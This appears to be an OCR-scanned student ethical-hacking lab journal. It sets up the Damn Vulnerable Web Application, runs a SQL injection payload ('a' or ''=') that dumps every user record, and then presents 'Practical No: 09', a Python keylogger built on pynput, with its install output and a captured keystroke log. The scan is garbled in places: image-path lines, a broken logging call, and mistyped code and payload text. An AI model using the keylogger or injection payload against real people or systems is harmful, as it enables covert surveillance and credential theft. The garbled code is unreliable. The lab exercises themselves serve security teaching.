PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: ******
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\: Yes
Writable folder C:\xampp\htdocs\DVWA\config: Yes

Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```


These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

Unable to connect to the database.

Damn Vulnerable Web Application (DVWA)


6. Click on create/reset database. The database will be created. Click on login.



Username: admin

Password: ••••••••

7. Click on DVWA security and set the security to low.



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low | Submit

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

8. Click on SQL Injection
9. In User Id enter 1 and click on submit.



Vulnerability: SQL Injection


User ID:

```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

10. Type 1 or tue; # and click on submit



Vulnerability: SQL Injection

User ID:

```
ID: a' or ''='
First name: admin
Surname: admin

ID: a' or ''='
First name: Gordon
Surname: Brown

ID: a' or ''='
First name: Hack
Surname: Me

ID: a' or ''='
First name: Pablo
Surname: Picasso

ID: a' or ''='
First name: Bob
Surname: Smith
```

Practical No: 09


Aim: Create a simple keylogger using Python.

Code:

```
from pynput.keyboard import Key, Listener
import logging
log_directory = r"C:/users/aquel/desktop/"
logging.basicConfig = (log_directory + "keylog.txt"), level = logging.DEBUG)

def on_press (key):
  logging.info(str(key))

with Listener (on_press = on_press) as listener:
  listener,join()
```


Output:

Installing pynput in cmd after opening it as administrator




```
C:\Windows\system32>py -m pip install pynput
Collecting pynput
  Using cached pynput-1.7.6-py2.py3-none-any.whl (89 kB)
Collecting six
  Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: six, pynput
Successfully installed pynput-1.7.6 six-1.16.0

[notice] A new release of pip available: 22.3.1 -> 24.0
[notice] To update, run: D:\IDLE python\python.exe -m pip install --upgrade pip

C:\Windows\system32>
```

After executing the py program typing some text for keylog testing



```
In [*]: from pynput.keyboard import Key, Listener
        import logging
        # if no name it gets into an empty string
        log_dir = ""
        # This is a basic logging function
        logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s:')
        # This is from the library
        def on_press(key):
            logging.info(str(key))
        # This says, listener is onethical hacking practical

        with Listener(on_press=on_press) as listener:
            listener.join()
```

The key_log.txt file is created in Desktop and has all the keys logged



```
2024-03-06 23:57:05,739:'e':
2024-03-06 23:57:06,064:'t':
2024-03-06 23:57:06,449:'h':
2024-03-06 23:57:06,590:'i':
2024-03-06 23:57:06,740:'c':
2024-03-06 23:57:07,166:'a':
2024-03-06 23:57:07,208:'l':
2024-03-06 23:57:07,906:Key.space:
2024-03-06 23:57:08,028:'h':
2024-03-06 23:57:08,188:'a':
2024-03-06 23:57:08,431:'c':
2024-03-06 23:57:08,523:'k':
2024-03-06 23:57:08,777:'i':
2024-03-06 23:57:08,994:'n':
2024-03-06 23:57:09,102:'g':
2024-03-06 23:57:09,255:Key.space:
2024-03-06 23:57:09,932:'p':
2024-03-06 23:57:10,056:'r':
2024-03-06 23:57:10,296:'a':
2024-03-06 23:57:11,064:'c':
2024-03-06 23:57:11,358:'t':
2024-03-06 23:57:11,496:'i':
2024-03-06 23:57:11,652:'c':
2024-03-06 23:57:11,855:'a':
2024-03-06 23:57:11,999:'l':
2024-03-06 23:57:12,241:Key.enter:
2024-03-06 23:57:17,211:Key.f5:
2024-03-06 23:57:17,657:Key.f5:
```